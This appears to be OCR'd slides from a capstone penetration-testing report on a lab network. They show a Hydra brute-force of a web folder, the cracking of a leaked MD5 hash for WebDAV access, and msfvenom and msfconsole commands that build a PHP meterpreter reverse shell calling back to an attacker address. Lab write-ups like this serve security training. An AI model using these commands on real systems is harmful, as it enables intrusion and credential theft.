
Password:

03




```
root@Kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -
vV 192.168.1.105 http-get /company_folders/secret_folder
```

04



```
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-01-13 0
3:46:39
root@Kali:~# 
```

05




Index of /company_folders/secret_folder

Name	Last modified	Size	Description
Parent Directory		-	
connect_to_corp_server	2019-05-07 18:28	414	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: No password failure lockout and Weak password / Security practices

06




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

07



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: nd.

08



dav://192.168.1.105/webdav


Enter password for webdav

Username: ryan

Password: •••••••

○ Forget password immediately
● Remember password until you logout
○ Remember forever

09



Exploitation: Persistent reverse shell backdoor

01

Tools & Processes

Following successful connection to the webdav, msfvenom was used to construct a reverse shell payload.

“msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.1.90 LPORT=6666 -f raw > reverse_shell.php”

Then using msfconsole we configured a reverse tcp listener in order to gain a meterpreter session on the capstone machine with the following commands:

“msfconsole”
“use exploit/multi/handler”
“set payload php/meterpreter/reverse_tcp”
“set lport 6666”
“set lhost 192.168.1.90”
“run”

